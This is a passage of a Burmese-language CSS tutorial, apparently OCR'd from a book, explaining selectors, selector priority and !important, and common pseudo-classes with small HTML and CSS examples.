
`.browser` Selector ကိုသုံးပြီးတော့ `background` ထည့်ထားပါတယ်။ ဒါကြောင့် `class` မှာ `browser` လို့ သတ်မှတ်ထားတဲ့ Element တွေမှာသာ ဒီ `background` အသက်ဝင်တယ်ဆိုတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ကျန်တဲ့ Element တွေနဲ့ မဆိုင်ပါဘူး။ အလားတူပဲ `#popular` Selector ကိုသုံး

ပြီးတော့ စာလုံးတွေကို Bold လုပ်ခိုင်းထားလို့ `id=popular` Element ထဲမှာရှိတဲ့စာကိုပဲ ရွေးပြီးတော့ Bold လုပ်ပေးသွားမှာဖြစ်ပါတယ်။

နောက်ဆုံးတစ်ခုအနေနဲ့ `input[type=text]` Selector ကိုသုံးပြီး `width` သတ်မှတ်ထားပါတယ်။ `<input>` နှစ်ခုပါဝင်ပေမယ့် ဒီ `width` တန်ဖိုးဟာ `type=text` Element ပေါ်မှာပဲ သက်ရောက်တယ်ဆိုတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

စမ်းတဲ့အခါ အပေါ်မှာပြောထားတဲ့ နည်း (၃) နည်းထဲက External CSS အနေနဲ့စမ်းလို့ရသလို့ Internal CSS အနေနဲ့လည်း စမ်းလို့ရပါတယ်။ ဒါပေမယ့် လောလောဆယ် လွယ်သွားအောင် Codepen မှာပဲ စမ်းကြည့်လိုက်ပါ။ ဒီလိုပါ -

- https://codepen.io/pen



Selector တွေအကြောင်း ပြောနေတာဆိုပေမယ့် လက်စနဲ့ နမူနာပေးထားတဲ့ Property တွေကိုလည်း တစ်ခါထဲ ထည့်မှတ်၊ ထည့်စမ်းပေးပါ။ နားလည်ရ လွယ်ပါတယ်။ Property ကိုကြည့်လိုက်ယုံနဲ့ ဘာကို ဆိုလိုတာလဲဆိုတာ အဓိပ္ပါယ် ပေါ်လွင်ပါတယ်။ တန်ဖိုးတွေကို ကိုယ့်စိတ်ကူးလေးနဲ့ကိုယ် မှန်းပြီးပြင်စမ်းကြည့်နိုင်ပါတယ်။ လက်တွေ့ စမ်းကြည့်တာထက် ပိုကောင်းတဲ့လေ့လာနည်း မရှိပါဘူး။

Selector တွေကို Comma ခံပြီး Group လုပ်လို့လည်း ရပါတယ်။ ဒီလိုပါ -

CSS

```
h1, h2, h3 {
    color: brown;
}
```

ဒါဟာ Selector သုံးခုကို တစ်ခါထဲ Comma ခံပြီး တွဲရေးလိုက်တာပါ။ ဒါကြောင့် သတ်မှတ်လိုက်တဲ့ Property ဟာ `<h1>` `<h2>` `<h3>` အားလုံးအပေါ်မှာ သက်ရောက်တော့မှာပါ။

ဆက်လက်လေ့လာရမှာကတော့ Selector တွေကို ဖွဲ့စည်းပုံပေါ် မူတည်ပြီး ရွေးယူလို့ရတဲ့ နည်းတွေဖြစ်ပါတယ်။ CSS မှာ ဒီလို Selector (၄) မျိုးရှိပေမယ့်၊ (၂) မျိုးကိုရွေးပြီးတော့ ဖော်ပြချင်ပါတယ်။

- Descendant Selector
- Child Selector

Descendant Selector ဆိုတာ Element တစ်ခုအတွင်းထဲမှာ ရှိတဲ့ Element တွေကို Select လုပ်တဲ့ နည်းပါ။ ဥပမာ - `ul li` ဆိုရင် `<ul>` အတွင်းထဲက `<li>` တွေကို Select လုပ်ခြင်းဖြစ်ပါတယ်။ တခြား `<li>` တွေမပါပါဘူး။ `div p span` ဆိုရင် `<div>` အတွင်းထဲက `<p>` အတွင်းထဲက `<span>` တွေကို Select လုပ်တာပါ။ တခြား `<span>` တွေ မပါပါဘူး။ `.alert b` ဆိုရင် `class` မှာ `alert` လို့ပေးထားတဲ့ Element တွေအတွင်းထဲက `<b>` ကို Select လုပ်တာပါ။ စသဖြင့် လိုအပ်သလိုတွဲသုံးလို့ရပါတယ်။ အသုံးများပါတယ်။ Element ရဲ့ ဖွဲ့စည်းပုံကို သိရင် Select လုပ်လို့ရနေပြီမို့လို့ပါ။

Child Selector ဆိုတာလည်း အတွင်းထဲမှာရှိတဲ့ Element တွေကို Select လုပ်တာပါပဲ။ ဒါပေမယ့် Direct Child ကိုပဲ Select လုပ်တာပါ။ ဥပမာ `ul > li` ဆိုရင် `<ul>` ရဲ့ Direct Child ဖြစ်တဲ့ `<li>` တွေကိုပဲ ပြောတာပါ။ ထပ်ဆင့်အဆင့်ဆင့်ရှိနေတဲ့ `<li>` တွေမပါပါဘူး။ ဒီသဘောကို ပေါ်လွင်မယ့် ဥပမာလေးတစ်ခု ပေးပါမယ်။

HTML


```
<ul>
  <li>Servers</li>
  <li>
    Browsers
    <ol>
      <li>Chrome</li>
      <li>Firefox</li>
    </ol>
  </li>
</ul>
```

နမူနာမှာ List က နှစ်ထပ်ပါ။ `<ul>` List အတွင်းထဲမှာ နောက်ထပ် `<ol>` List တစ်ခု ရှိနေပါတယ်။


CSS

```
ul li {
  padding:20px;
  border: 1px solid red;
}
```

နမူနာအရ Selector ကို `ul li` လို့ပြောတဲ့အတွက် `<ul>` ရဲ့အတွင်းထဲက `<li>` အားလုံးပေါ်မှာ ဒီ Property တွေ သက်ရောက်မှာဖြစ်ပါတယ်။ `<ol>` ထဲက `<li>` တွေလည်း ပါပါတယ်။ သေချာစဉ်းစားကြည့်ရင် သူတို့လည်းပဲ ပင်မ `<ul>` ရဲ့ အတွင်းထဲမှာ ရှိနေတာမို့လို့ပါ။ ဒီလိုပါ –



ဘောင်ခတ်ပြီး ဖော်ပြပါလို့ `border` Property ကိုသုံးပြီး ပြောထားတာဖြစ်လို့ ရှိရှိသမျှ `<li>` အားလုံးကို ဘောင်ခတ်ပြီး ပြနေတာပါ။ နမူနာက Selector ကို ကိုယ့်ဘာသာ `ol li` လို့ ပြောင်းပြီး စမ်းကြည့်ပါ။ ဒါဆိုရင်တော့ `<ol>` အတွင်းထဲက `<li>` တွေပေါ်မှာသာ သက်ရောက်တယ် ဆိုတာကို တွေ့ရပါလိမ့်မယ်။ ဆက်လက်ပြီး Child Selector ဖြစ်တဲ့ `ul > li` နဲ့ စမ်းကြည့်ရင်တော့ ဒီလိုရလဒ်ကို ရမှာပါ။



ဒီတစ်ခါတော့ `<ol>` ထဲက `<li>` တွေ မပါတော့ပါဘူး။ `ul > li` လို့ပြောထားတဲ့အတွက် `<ul>` ရဲ့ Direct Child ဖြစ်တဲ့ `<li>` တွေအပေါ်မှာသာ သက်ရောက်ခြင်းဖြစ်ပါတယ်။ ထပ်ဆင့်ရှိနေတဲ့ `<li>` တွေ မပါတော့ပါဘူး။

Selector Priority

Selector တွေမှာ ဦးစားပေးအဆင့်တွေ ရှိကြပါတယ်။ လိုရင်းကတော့ ပိုတိကျရင် ပိုဦးစားပေးပါတယ်။ ဥပမာ အခုလို HTML ဖွဲ့စည်းပုံရှိတယ် ဆိုကြပါစို့။

HTML

```
<div>
    <ol>
        <li>First</li>
        <li>Second</li>
    </ol>
</div>
```

 Element တွေကို အခုလို ပုံစံအမျိုးမျိုးနဲ့ Select လုပ်လို့ရနိုင်ပါတယ်။

CSS

```
ol li {
    color: green;
}

li {
    color: red;
}

div li {
    color: blue;
}

div ol li {
    color: brown;
}
```

Selector ပုံစံ (၄) မျိုးမှာ အားလုံးက နမူနာမှာပေးထားတဲ့ ဖွဲ့စည်းပုံပါ Element တွေပေါ်မှာ သက်ရောက်မှာတွေ ချည်းပါပဲ။ ဒီတော့ ဘာကို အတည်ယူပြီး ဘယ်လို အလုပ်လုပ်မှာလဲ စဉ်းစားစရာ ရှိလာပါတယ်။ Selector သာ တူမယ်ဆိုရင် နောက်မှရေးတာကို အတည်ယူသွားမှာပါ။ ဥပမာ -

CSS

```
ol li {
    color: red;
}

ol li {
    color: brown;
}
```

နမူနာမှာ နှစ်ခါရေးထားပါတယ်။ ol li ဆိုတဲ့ Selector တူကြပါတယ်။ ဒါမျိုးဆိုရင်နောက်မှရေးတဲ့ ကုဒ်ကို အတည်ယူမှာမို့လို့ ရဲ့ color ဟာ brown ဖြစ်သွားမှာဖြစ်ပါတယ်။ သူ့အပေါ်က color: red ကို အလုပ်မလုပ်တော့ပါဘူး။

စောစောက နမူနာမှာတော့ သက်ရောက်မှုတူပေမယ့် Selector တွေ မတူကြပါဘူး။ li, ol li, div

`li, div ol li` စသည်ဖြင့် အမျိုးမျိုးကွဲပြားနေပါတယ်။ ဒီလိုကွဲပြားတဲ့အခါမှာတော့ အပေါ်မှာပဲ ရေးရေး၊ အောက်မှာပဲ ရေးရေး ပိုတိကျတဲ့ Selector ကို အတည်ယူသွားမှာပါ။ နမူနာမှာ `div ol li` ဆိုတဲ့ Selector ဟာ အတိကျဆုံး ဖြစ်တဲ့အတွက် ကျန် Selector တွေနဲ့ ရေးထားတဲ့ `color` တွေ တစ်ခုမှ အလုပ်မလုပ်တော့ဘဲ `div ol li` နဲ့ ရေးထားတဲ့ `color: brown` ကိုသာ အတည်ယူပြီး အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ ဒါကို Selector Priority လို့ခေါ်ပါတယ်။ CSS မှာ ဒါဟာ ခေါင်းစားချင်စရာ သဘောသဘာဝတစ်ခုဖြစ်ပါတယ်။

Selector တူရင် နောက်မှရေးတဲ့ Selector ကို အတည်ယူပြီး၊ Selector မတူရင် ပိုတိကျတဲ့ Selector ကို အတည်ယူတယ်လို့ မှတ်နိုင်ပါတယ်။

Element Selector, Class Selector နဲ့ ID Selector တို့မှာ ID Selector က Priority အမြင့်ဆုံး၊ ဦးစားပေး အလုပ်လုပ်မယ့် Selector ဖြစ်ပါတယ်။ Element Selector ကတော့ Priority အနိမ့်ဆုံးပါ။ Class Selector ကတော့ Element Selector ထက် Priority မြင့်ပြီး ID Selector ထက် နိမ့်ပါတယ်။ ဒါကိုလည်း ထည့်သွင်းမှတ်သားသင့်ပါတယ်။

Selector Priority ကို Override လုပ်ချင်ရင်လည်း လုပ်လို့တော့ ရပါတယ်။ `!important` လို့ခေါ်တဲ့ ရေးထုံးကို အသုံးပြုရပါတယ်။ ဥပမာ ဒီလိုပါ။

CSS

```
div li {
    color: blue !important;
}

div ol li {
    color: brown;
}
```

နမူနာအရ `div ol li` က ပိုတိကျလို့ Priority မြင့်ပါတယ်။ ဒါပေမယ့် `div li` နဲ့ ရေးထားတဲ့ `color: blue` မှာ `!important` အမှတ်အသား ပါနေတဲ့အတွက် Priority နဲ့မဆိုင်တော့ဘဲ သူ့ကိုဦးစားပေးအတည်ယူ အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် `<li>` ရဲ့ `color` က `blue` ဖြစ်သွားမှာပဲ ဖြစ်ပါတယ်။

လက်စနဲ့ထည့်သွင်းမှတ်သားသင့်တဲ့ သဘောသဘာဝ ရှိပါသေးတယ်။ ဒီလိုပါ။

CSS

```
div li {
    background: yellow;
    color: blue;
}

div ol li {
    color: brown;
}
```

နမူနာအရ Priority နိမ့်တဲ့ `div li` မှာ `color` နဲ့ `background` ဆိုပြီး သတ်မှတ်ချက် နှစ်ခုပါဝင်ပါတယ်။ Priority မြင့်တဲ့ `div ol li` မှာတော့ `color` သတ်မှတ်ချက်တစ်ခုပဲ ပါဝင်ပါတယ်။ Priority မြင့်တဲ့ `div ol li` ကို ဦးစားပေး အလုပ်လုပ်တဲ့အတွက် `<li>` ရဲ့ `color` က `brown` ဖြစ်သွားမှာပါ။ ဒါပေမယ့် `div li` မှာ သတ်မှတ်ထားတဲ့ `background: yellow` လည်း အသက်ဝင်အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။ Priority နိမ့်လို့ ပယ်တယ်ဆိုပေမယ့် သတ်မှတ်ချက်ခြင်း တူတာကိုသာ ပယ်မှာပါ။ မတူတဲ့ သတ်မှတ်ချက်တွေကိုတော့ ပေါင်းပြီး အလုပ်လုပ်ပေးသွားမှာပဲ ဖြစ်ပါတယ်။

ဒါတွေက စိတ်ရှုပ်စရာ ကောင်းချင်ကောင်းနေပါလိမ့်မယ်။ ဒီလောက်ကြီး ခက်လှတဲ့သဘောသဘာဝတွေတော့ မဟုတ်ပါဘူး။ စာနဲ့ရှင်းပြရတာထက် လက်တွေ့ပြရတာက ပိုကောင်းနိုင်တဲ့ အကြောင်းအရာမျိုးတွေဖြစ်နေလို့ပါ။ ဒါကြောင့် လက်တွေ့ချရေးပြီး စမ်းကြည့်လိုက်ပါ။ စာအနေနဲ့ ဖတ်ကြည့်ရတာ စိတ်ရှုပ်စရာဖြစ်နေမယ်ဆိုရင်တောင် ချရေးကြည့်ပြီး မြင်သွားတဲ့အခါ ချက်ခြင်းသဘောပေါက်သွားတာကို တွေ့ရပါလိမ့်မယ်။

ဒီ Selector တွေနဲ့ တွဲဖက်လေ့လာရတဲ့ Pseudo-Class ဆိုတာ ရှိပါသေးတယ်။ ဆက်ကြည့်ကြပါမယ်။

Pseudo-Classes

Pseudo-Classes တွေကို ရေတွက်ကြည့်တဲ့အခါ (၅၀) ကျော်ရှိနေတာကို တွေ့ရပါတယ်။ အကုန်လုံးတော့ တစ်ခါထဲ ကြည့်စရာမလိုပါဘူး။ အသုံးများမယ့် ဟာတွေကို ရွေးမှတ်ထားပြီး ကျန်တာကို လိုအပ်လာတော့မှ ကြည့်လိုက်ရင်ရပါတယ်။ ပထမဆုံး `:hover`, `:active`, `:visited` ဆိုတဲ့ Pseudo-Class (၃)

ခုကနေ စကြည့်ပါမယ်။

Pseudo-class တွေကို Selector တွေနဲ့ တွဲသုံးလို့ ရပါတယ်။ Full-colon (:) နဲ့စပါတယ်။ Full-colon နှစ်ခု (::) နဲ့ရေးရတဲ့ Pseudo-Element ဆိုတာတွေ ရှိပါသေးတယ်။ အဲ့ဒါတွေကိုတော့ ထည့်မကြည့်ချင်သေးပါဘူး။ နောက်မှ ဆက်လေ့လာရမှာပါ။ အခုကြည့်ချင်တဲ့ Pseudo-Class (၃) ခုရဲ့ အလုပ်လုပ်ပုံကို စမ်းသပ်နိုင်ဖို့အတွက် ဒီလိုရေးစမ်းလို့ရပါတယ်။

HTML

```
<a href="#one">Link One</a>
<a href="#two">Link Two</a>
```

HTML Link နှစ်ခုထည့်ထားပါတယ်။ ဒီ Link တွေအတွက် CSS ကုဒ်ကို ဆက်လက်လေ့လာကြည့်ပါ။

CSS

```
a {
  color: blue;
}

a:hover {
  color: red;
}

a:active {
  color: green;
}

a:visited {
  color: brown;
}
```

ဒီကုဒ်အရ Link တွေအားလုံးဟာ စာလုံးအပြာရောင် ဖြစ်ရပါမယ်။ တစ်ကယ်တော့ နဂိုကတည်းက ပြာပြီးသားပါ။ တမင်သဘောသဘာဝ ပိုပေါ်လွင်အောင် ထပ်ပေးလိုက်တာပါ။ `a:hover` မှာ အနီရောင်လို့ ပြောလိုက်တဲ့အတွက် Link တွေပေါ်မှာ Pointer ဖြတ်သွားရင် (သို့မဟုတ်) Link တွေကို Pointer နဲ့ ထောက်လိုက်ရင် အနီရောင် ပြောင်းသွားမှာပါ။ `a:active` မှာ အစိမ်းရောင်လို့ သတ်မှတ်ထားတဲ့အတွက် Link တွေကို နှိပ်လိုက်ရင် နှိပ်လိုက်တဲ့အချိန်လေးမှာ အစိမ်းရောင်ဖြစ်သွားမှာပါ။ `a:visited` မှာ `brown` လို့

ပြောထားတဲ့အတွက် တစ်ခါနှိပ်ဖူးတဲ့ လင့်တွေဟာ အပြာရောင် မဟုတ်တော့ဘဲ နီညိုရောင် ဖြစ်သွားမှာပါ။ Codepen ထဲမှာ ရေးပြီး စမ်းကြည့်လို့ ရပါတယ်။

ဒါဟာ အသုံးများမယ့် Pseudo-Class (၃) မျိုးရဲ့ သဘောသဘာဝပါပဲ။ `:hover` တို့ `:active` တို့ကို ကြိုက်တဲ့ Element တွေအတွက် သတ်မှတ်ပေးလို့ရပါတယ်။ Link အပါအဝင် နှိပ်လို့ရတဲ့ ခလုပ်တွေမှာ အများအားဖြင့် သတ်မှတ်ကြလေ့ ရှိပါတယ်။ `:visited` ကတော့ Link တွေအတွက်ပဲ သတ်မှတ်လို့ရတဲ့ Pseudo-Class ပါ။ ဆက်လက်လေ့လာသင့်တဲ့ Pseudo-Class (၃) ခုအကြောင်းကို ထပ်ပြောပါမယ်။

`:first-child`, `:last-child` နဲ့ `:nth-child` ဆိုတဲ့ Pseudo-class တွေ ဟာလည်း တော်တော်လေး အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေ ဖြစ်ပါတယ်။ Select လုပ်ထားတဲ့ Element တွေထဲက ထိပ်ဆုံးတစ်ခုပဲ လိုချင်တယ်၊ နောက်ဆုံးတစ်ခုပဲ လိုချင်တယ်၊ တစ်ခုကျော်လိုချင်တယ်၊ နှစ်ခုကျော်လိုချင်တယ်၊ စသဖြင့် ရွေးချယ်ဖို့အတွက် အသုံးပြုရပါတယ်။ ဥပမာ -

HTML

```
<ul>
  <li>Item One</li>
  <li>Item Two</li>
  <li>Item Three</li>
  <li>Item Four</li>
  <li>Item Five</li>
</ul>
```


ဘာမှအဆန်းအပြားမဟုတ်ပါဘူး၊ Item တစ်ချို့ပါဝင်တဲ့ List တစ်ခုဖြစ်ပါတယ်။ သူ့အတွက် CSS ကို လေ့လာကြည့်ပါ။

CSS

```
ul li:first-child {
  font-weight: bold;
}

ul li:last-child {
  font-style: italic;
}
```

```
ul li:nth-child(3) {
  color: red;
}

ul li:nth-child(2n) {
  background: cyan;
}
```

`:first-child` ကို သုံးပြီး ပထမဆုံး `<li>` ရဲ့စာလုံးကို Bold လုပ်ထားပါတယ်။ `:last-child` ကို သုံးပြီး နောက်ဆုံး `<li>` ကို စာလုံးစောင်း Italic လုပ်ထားပါတယ်။ `:nth-child(3)` လို့ပြောထားတဲ့အတွက် သုံးခုမြောက် `<li>` ရဲ့စာလုံးအရောင် အနီရောင်ဖြစ်နေမှာပါ။ တစ်ကြိမ်ပဲ အသက်ဝင်မှာပါ။ `:nth-child(2n)` လို့ပြောထားတဲ့အတွက် နှစ်ခုမြောက် `<li>` တိုင်းမှာ နောက်ခံအရောင် ပါဝင်သွားမှာ ဖြစ်ပါတယ်။ (၂) ခုကျော် ရှိသမျှအကုန်လုံးမှာ အသက်ဝင်မှာပါ။ ဒါမျိုးတွေကြောင့် တော်တော်အသုံးဝင်တဲ့ Pseudo-Class တွေလို့ ပြောတာပါ။ ရလဒ်ကဒီလိုဖြစ်မှာပါ –




ဒီလောက်ဆုံးရင် အခြေခံဆင့်အနေနဲ့ လေ့လာသင့်တဲ့ Selector တွေ Pseudo-Class တွေ စုံသွားပါပြီ။ ဒီအခြေခံတွေနဲ့ အသားကျပိုင်နိုင်ပြီဆိုမှ ကျန်တဲ့ Pseudo-Class တွေ Pseudo-Element တွေကို လေ့လာပါ။ အထူးသဖြင့် အသုံးဝင်နိုင်တာတွေက `:empty`, `:not` နဲ့ `:target` ဆိုတဲ့ Pseudo-Class တွေ နဲ့ အတူ `::before`, `::after` နဲ့ `::placeholder` ဆိုတဲ့ Pseudo-Element တွေဖြစ်ပါတယ်။ `:focus`, `:checked`, `:readonly`, `:enabled`, `:disabled`, `:valid`, `:invalid`

စသဖြင့် Input တွေနဲ့ တွဲသုံးရတဲ့ Pseudo-class တွေလည်း ရှိပါသေးတယ်။ အမည်တွေလောက်ပဲ မှတ်ထားပြီး နောက်လိုအပ်လာတော့မှ ဆက်လက်လေ့လာသွားလိုက်ပါ။

CSS Display

Element တွေမှာ မတူကွဲပြားတဲ့ Display Type အမျိုးမျိုးရှိပြီး၊ အဲ့ဒီ Display Type ကို CSS နဲ့ စီမံလို့ရပါတယ်။ အခြေခံအကျဆုံးနဲ့ အရေးကြီးဆုံး Display Type (၂) မျိုးရှိပါတယ်။ `block` နဲ့ `inline` တို့ ဖြစ်ကြပါတယ်။ တစ်ချို့ Element တွေဟာ `block` Element တွေဖြစ်ပြီး တစ်ချို့ Element တွေကတော့ `inline` Element တွေဖြစ်ကြပါတယ်။ ဒီသဘောသဘာဝကို မြင်ဖို့ လက်တွေ့ရေးစမ်းကြည့်မှ ပိုမြင်ပါလိမ့်မယ်။ ဒါကြောင့် နမူနာတွေ ပြပါမယ်။ တစ်ခါထဲ လိုက်ရေးကြည့်ဖို့ တိုက်တွန်းလိုပါတယ်။

